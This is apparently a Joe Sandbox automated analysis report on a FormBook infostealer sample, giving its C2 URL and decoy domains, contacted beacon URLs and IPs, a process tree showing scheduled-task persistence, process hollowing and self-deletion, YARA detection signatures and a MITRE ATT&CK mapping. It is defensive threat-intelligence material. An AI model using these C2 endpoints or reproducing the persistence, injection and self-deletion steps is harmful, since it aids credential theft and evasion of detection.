ID: 491547
Sample Name: ejecutable2.exe
Cookbook: default.jbs
Time: 17:36:35
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ejecutable2.exe

Overview


General Information

Sample Name:	ejecutable2.exe
Analysis ID:	491547
MD5:	2d359d2c999ccb…
SHA1:	5b5a384e8147fd9.
SHA256:	5345f3e44aadb2d.
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Self deletion via cmd delete
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Queues an APC in another process …

Classification



Process Tree

- **System is w7x64**
- ejecutable2.exe (PID: 2548 cmdline: 'C:\Users\user\Desktop\ejecutable2.exe' MD5: 2D359D2C999CCB15BC71229BB0275BB6)
  - schtasks.exe (PID: 2848 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\CmsVPZkxbOtm' /XML 'C:\Users\user\AppData\Local\Temp\tmp86AE.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - ejecutable2.exe (PID: 2528 cmdline: C:\Users\user\Desktop\ejecutable2.exe MD5: 2D359D2C999CCB15BC71229BB0275BB6)
    - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - wscript.exe (PID: 2584 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 979D74799EA6C8B8167869A68DF5204A)
        - cmd.exe (PID: 2640 cmdline: /c del 'C:\Users\user\Desktop\ejecutable2.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.wwiilive.com/u4an/"
  ],
  "decoy": [
    "charlottesbestroofcompany.com",
    "gxzcgl.com",
    "easyprints.xyz",
    "hitmanautomation.com",
    "play-to-escape.com",
    "beansmagic.com",
    "lianxiwan.xyz",
    "nuhive.net",
    "whystake.com",
    "n6h65.online",
    "emergencyprep4cast.com",
    "peolinks.com",
    "8ls-world.com",
    "tezportal.net",
    "trych.net",
    "bathrobeconnection.com",
    "quinnwebster.top",
    "sagarmakhija.online",
    "ladiesgossiping.com",
    "400doultonct.com",
    "anitaeichler.net",
    "zaibuxi.info",
    "cateringfrenchcroissant.com",
    "iblispk.art",
    "area-arquitectos.com",
    "iptechcm.com",
    "earthnodeone.com",
    "yhomggsmtdynchb.store",
    "movingcompanybaltimoremd.com",
    "na6jzt.com",
    "solarpanelsforhome.net",
    "krnlfree.com",
    "institutosamar.com",
    "only-dieta.store",
    "shieldhero.online",
    "booklibrarypdfapp.icu",
    "solidhelp.net",
    "bearmarket.party",
    "billysboots.com",
    "pyuaetr.com",
    "pizza-mio.com",
    "merchantcentergroup.com",
    "branchwallet.com",
    "multicoininvestment.com",
    "gzruohong.com",
    "doomfishingtackle.com",
    "eryamanescortbayan.xyz",
    "tunetel.com",
    "rhccateringevents.com",
    "monamodda.com",
    "horsmon-merchandising.com",
    "sharkhostlive.com",
    "petersonmovingco.com",
    "forinfodunia.com",
    "theseattlenotary.com",
    "nyc-lavage.com",
    "tes5ci.com",
    "dunedinhyperlocal.com",
    "myntlaccount.online",
    "vehiclegraphicstoronto.com",
    "alexarts-tortenmanufaktur.info",
    "empresaimperfeitors.com",
    "oinfoproduto.com",
    "mdjrhyp.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.680646002.0000000000070000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.680646002.0000000000070000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.680646002.0000000000070000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.680796769.0000000000370000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.680796769.0000000000370000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.ejecutable2.exe.262ecec.3.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
4.2.ejecutable2.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Deletes itself after installation

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Information Discovery 1 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming c Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ejecutable2.exe	28%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.ejecutable2.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.pizza-mio.com/u4an/?cRrtMz2=Ea+fIX+qvB9rXsVioouSESAKF/QLNUis3qIxLYsU8whjNSMesV9wMQUCyx2IDzdIrw8QIA==&an=lnlpiVNpa2ntv	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.rspb.org.uk/wildlife/birdguide/name/	0%	Avira URL Cloud	safe	
http://www.tunetel.com/u4an/?cRrtMz2=FQD7DOPg41An23BytYAyzDzwyZJ0tQikl+psJg3VSFai3GWkns53TVvYc7bwkTS4QXibfw==&an=lnlpiVNpa2ntv	0%	Avira URL Cloud	safe	
http://www.wwiilive.com/u4an/?cRrtMz2=2wrG/oaPoZN58JamjsocLLaSsZCLAXvYnHaXxYH/bF19vnAo7muls9VTY9bzjfrYRlsEFw==&an=lnlpiVNpa2ntv	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.play-to-escape.com/u4an/?cRrtMz2=wU8NyZPkNGRQQpssl8Iv49O+whrQvSeXFC/S+Kx28E86ZZkWNSugarjcLE+3raO3NGyltw==&an=lnlpiVNpa2ntv	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.yhomggsmtdynchb.store/u4an/?cRrtMz2=vtjrYftuZe8iaBtQ/TWxrabmNpKe1jOOTYTB1/nX+Um4K24Q/B9FUBqnYP2A+q8J0+YELg==&an=lnlpiVNpa2ntv	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.branchwallet.com/u4an/?cRrtMz2=bje5eY1RGEWNtm8ygCOrlm2ug1qlHU7639KaGd4GF1Wfo4/TJzpT6n4yoGbd2Lg1L0Vz5w==&an=lnlpiVNpa2ntv	0%	Avira URL Cloud	safe	
http://www.iptechcm.com/u4an/?cRrtMz2=Xsze89gQxfgRrb0U/pbtTMTkEZR7VVn3wnJWYt+8gVFiExqV2mQQrtUEc4jTVg5kW61b5Q==&an=lnlpiVNpa2ntv	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
www.wwiilive.com/u4an/	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.yhomggsmtdynchb.store	5.101.152.161	true	true		unknown
www.iptechcm.com	195.77.116.8	true	true		unknown
play-to-escape.com	81.169.145.77	true	true		unknown
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	3.223.115.185	true	false		high
www.pizza-mio.com	217.160.0.222	true	true		unknown
wwiilive.com	34.102.136.180	true	false		unknown
cdl-lb-1356093980.us-east-1.elb.amazonaws.com	35.168.81.157	true	false		high
www.tunetel.com	unknown	unknown	true		unknown
www.play-to-escape.com	unknown	unknown	true		unknown
www.branchwallet.com	unknown	unknown	true		unknown
www.wwiilive.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.pizza-mio.com/u4an/?cRrtMz2=Ea+fIX+qvB9rXsVioouSESAKF/QLNUis3qIxLYsU8whjNSMesV9wMQUCyx2lDzdIrw8QIA==&an=lnlpiVNpa2ntv	true	• Avira URL Cloud: safe	unknown
http://www.tunetel.com/u4an/?cRrtMz2=FQD7DOPg41An23BytYAyzDzwyZJ0tQikl+psJg3VSFai3GWkns53TVvYc7bwkTS4QXibfw==&an=lnlpiVNpa2ntv	true	• Avira URL Cloud: safe	unknown
http://www.wwiilive.com/u4an/?cRrtMz2=2wrG/oaPoZN58JamjsocLLaSsZCLAXvYnHaXxYH/bF19vnAo7muls9VTY9bzjfrYRlsEFw==&an=lnlpiVNpa2ntv	false	• Avira URL Cloud: safe	unknown
http://www.play-to-escape.com/u4an/?cRrtMz2=wU8NyZPkNGRQQpssl8Iv49O+whrQvSeXFC/S+Kx28E86ZZkWNSugarjcLE+3raO3NGyltw==&an=lnlpiVNpa2ntv	true	• Avira URL Cloud: safe	unknown
http://www.yhomggsmtdynchb.store/u4an/?cRrtMz2=vtjrYftuZe8iaBtQ/TWxrabmNpKe1jOOTYTB1/nX+Um4K24Q/B9FUBqnYP2A+q8J0+YELg==&an=lnlpiVNpa2ntv	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.branchwallet.com/u4an/?cRrtMz2=bje5eY1RGEWNtm8ygCOrlm2ug1qlHU7639KaGd4GF1Wfo4/TJzpT6n4yoGbd2Lg1L0Vz5w==&an=lnlpiVNpa2ntv	true	• Avira URL Cloud: safe	unknown
http://www.iptechcm.com/u4an/?cRrtMz2=Xsze89gQxfgRrb0U/pbtTMTkEZR7VVn3wnJWYt+8gVFiExqV2mQQrtUEc4jTVg5kW61b5Q==&an=lnlpiVNpa2ntv	true	• Avira URL Cloud: safe	unknown
www.wwiilive.com/u4an/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.160.0.222	www.pizza-mio.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
5.101.152.161	www.yhomggsmtdynchb.store	Russian Federation		198610	BEGET-ASRU	true
34.102.136.180	wwiilive.com	United States		15169	GOOGLEUS	false
35.168.81.157	cdl-lb-1356093980.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false
3.223.115.185	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	United States		14618	AMAZON-AESUS	false
195.77.116.8	www.iptechcm.com	Spain		60493	FICOSA-ASES	true
81.169.145.77	play-to-escape.com	Germany		6724	STRATOSTRATOAGDE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491547
Start date:	27.09.2021
Start time:	17:36:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ejecutable2.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/3@7/7
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 19.8% (good quality ratio 19%) • Quality average: 72.9% • Quality standard deviation: 26.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:37:21	API Interceptor	119x Sleep call for process: ejecutable2.exe modified
17:37:26	API Interceptor	1x Sleep call for process: schtasks.exe modified
17:37:56	API Interceptor	206x Sleep call for process: wscript.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
217.160.0.222	AGG Orders No.76654746.exe	Get hash	malicious	Browse	• www.tom-tours2020.com/fznn/?o4=cXPhyP9&5j=u27IvXm+hbaV8INHh0f6a1yxSgZd9KESHXCt3WOKFyf5bqYZvM58y/1Tcs4Wg0DGxtzk
	SKMC_INV4581809261.htm	Get hash	malicious	Browse	• todoviajesmexico.es/administrator/components/com_newsfeeds/models/fields/prefetch.html
5.101.152.161	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• www.shopthen2.site/sqra/?lzul=wRDL7BohbLBLJV&NBZl=0hvqTGsG2LXykKa15oAG/2YmS9ez8HJt/56JneCT4XqEJpzhFqXtEbyiFIIf71vevGG9
3.223.115.185	Payment Copy.exe	Get hash	malicious	Browse	• www.altitudebc.com/b2c0/?Wx=Tgem/L35NV+dfrLXgk9e0bf+TOX6XAT/DQQ171WvvWAafG5cKA0QEsXJDcF/kMSmyOUi&sTt=6lCLOfO0bt
	doc0490192021092110294.exe	Get hash	malicious	Browse	• www.seulookexpress.com/ergs/?6luD=ArC4&5jcL=OU4cGAkKVLLkrCY3hQtHSLVlGeNNrg+hKPPQquNIEGJPQ/Qp4blyZqjMIsCGiUdK07Fz

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DN-32T56U8l90.exe	Get hash	malicious	Browse	• www.signotimes.com/r95e/?t2J=eN9DIX&5j=u87/zzdHnjyiiYCQYJoPXTFXUvR0cxqMluwUNOYe+bVhHtGvcungr7rx2QZknm2l/CPil/4RCA==
	DUE PAYMENT.exe	Get hash	malicious	Browse	• www.altitudebc.com/b2c0/?2dpPwJP=Tgem/L38QS6Yd7Kt809e0bf+TOX6XAT/DQQ171WvvWAafG5cKA0QEsXJDfFK44Gd2P5m&uN9=3fPH4rk8fd4xHD
	popis narudzbi nalazi se u privitku.exe	Get hash	malicious	Browse	• www.inicicala.com/bc3s/?X6=cS/yJdBEXHQUQt/YsjdBdiWL3hK2uHUamMjKnoPayZNwSaf+qTha/Q2E77OzEi/pfb0c&m47Ly=3fIdx
	MV MIGHTY CHAMP.xlsx	Get hash	malicious	Browse	• www.bluewinetours.com/arup/?OtxT=4hJhW2&O8PDFP7=7PqJqCZn8GjJovFDN7RJavJcukSULZ9xovwwwTa882pBqoNTfljDpf3poFC4//6TqAflxw==
	TNT 07833955.exe	Get hash	malicious	Browse	• www.giasuvina.com/b5ce/?2dtd=2dTpyPZX3Tqt_8d0&C2M=neK9vWkzQb/i+TXFw+Ot4kxbuZeQr8vMtqBbqBkCWAXt9k2ThG+M1QMqvFlDXn/vvHHTHdm0Sw==
	TU22.doc	Get hash	malicious	Browse	• www.domainnameshq.com/fzsg/?ZdYxLd=FpAYqwBMZReb7VaVU+WJOSQ4WoTxWPVod56hX46jJDylhB9oQsN2WSnTCSHjkAgFZbnkRg==&-ZBd1H=3fsLml2xVvWhz
	XJC22GTCOo.exe	Get hash	malicious	Browse	• www.exsalon.com/n90q/?7n=EWb7O5uDST21DmEQtUDuT7v/S66I5c1eO1VxCS+RLC6C09812XzJCW4fhgESJ+3qzQUZ+STCoQ==&7ndL=k0DxZ018

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Medtronics Product catalog and prices_pdf.exe	Get hash	malicious	Browse	• www.eveningcapital.com/u89u/?1bfLX=sET9/ZIM+tfMK85P8vHHa1pj+88tdYVW/M4RThAJEOsyXEVz37pnOUBMvHOpPt8OHsJl&E4=htxPBFXH
	PO. 2100002_pdf_____.exe	Get hash	malicious	Browse	• www.qireys.com/ajki/?8pT0y=Cjz9q8vjTGWvp8RhsSK5VdylhQ4lsw4Fp7FxaG7ExaDhhoYKYBCDfWUbwXZfYVgeCTtL&7nJtk=i2MleNCX-NehY2
	vbc(2).exe	Get hash	malicious	Browse	• www.valueplants.com/imi7/?mV=NitttW/cnwcA3UoNcNe0zUvo8gqBnfpONYnxirAmCPSjusgN3ME6G7OawpQ0UxGeKCxa&u0Gd=KXZ03xuhoh
	PO211000386.xlsx	Get hash	malicious	Browse	• www.valueplants.com/imi7/?9rdh=-ZutZR3814lxCzs&j4l=NitttW/Zn3cE3EkBeNe0zUvo8gqBnfpONY/h+ocnGvSiudMLwcV2Q/2YzM8iQhCtBBsqsA==
	PI001.exe	Get hash	malicious	Browse	• www.flawlesscrystals.com/h2m4/?0R=JL0PA2&d2JlP0UX=eRKdapmLhFg2JzVulq5wnOi64roeGy4E4rWX/vUswxdVIpgT3rACey4tmoGNaCYL4SyJ
	KOC RFQ.exe	Get hash	malicious	Browse	• www.suavit.com/ucze/?FR-=5dea/O/5YmqEQLbQKq30QtUCbc5nCXgb7o+dmCN9amADGlToCm2KZLfP+nPUxw0t/6vH&SpKPfp=4hFHRfGXy
	SKM_Ref_MT103_23-08-2021.exe	Get hash	malicious	Browse	• www.mdp6.com/lbl5/?k48=4hL0MPt&Fp1=qdSsbsw9YR/FMC8wyOt64ByIS1RHdC4G+eyUqWU3tbxwkEl8mKCtfOX7Ts9FPfH20Yeb

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SKMBT 23082021 Ref MT103.exe	Get hash	malicious	Browse	• www.mdp6.com/lbl5/?FP5Ty=qdSsbsw9YR/FMC8wyOt64ByIS1RHdC4G+eyUqWU3tbxwkEl8mKCtfOX7Ts9FPfH20Yeb&q48HHL=RPIxB4vPuHkTtXm0
	rich.exe	Get hash	malicious	Browse	• www.plannerfest.com/angp/?3fuH=1bVdAz0HBbVxO&aDKd98=LebAxvoSsmh3sudqelHMjl0Ldg/3v2S2FRJj7Yk0bUFQzapFT0LdkoC3w8yZmTIuMJ+/
	Swift_copy#4554.exe	Get hash	malicious	Browse	• www.highcityguide.com/ma5c/?WBX8i=usnDfYhKyYT60rU2MkfK9q1OimbKjbR4fv1LmoxN/9/ePah6q21uNZtZa7lmgZMBIS9e&f6j8=h2MXmN7H5
	New Order 2492.xlsx	Get hash	malicious	Browse	• www.polarjob.com/kzk9/?kjf8Jz-X=KQPEGa+FIg0XMKlEqqA6KWCR1xHvJfeteGuIWS2+zhN7A5rywip/cTC1Vv902HlKGAxmyw==&aHsd=c2MdAnb8vb1xmj1

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	PURCHASE ORDER I 5083.exe	Get hash	malicious	Browse	• 3.223.115.185
	Payment Copy.exe	Get hash	malicious	Browse	• 3.223.115.185
	doc0490192021092110294.exe	Get hash	malicious	Browse	• 3.223.115.185
	DN-32T56U8I90.exe	Get hash	malicious	Browse	• 3.223.115.185
	DUE PAYMENT.exe	Get hash	malicious	Browse	• 3.223.115.185
	popis narudzbi nalazi se u privitku.exe	Get hash	malicious	Browse	• 3.223.115.185
	MV MIGHTY CHAMP.xlsx	Get hash	malicious	Browse	• 3.223.115.185
	TNT 07833955.exe	Get hash	malicious	Browse	• 3.223.115.185
	TU22.doc	Get hash	malicious	Browse	• 3.223.115.185
	XJC22GTCOo.exe	Get hash	malicious	Browse	• 3.223.115.185
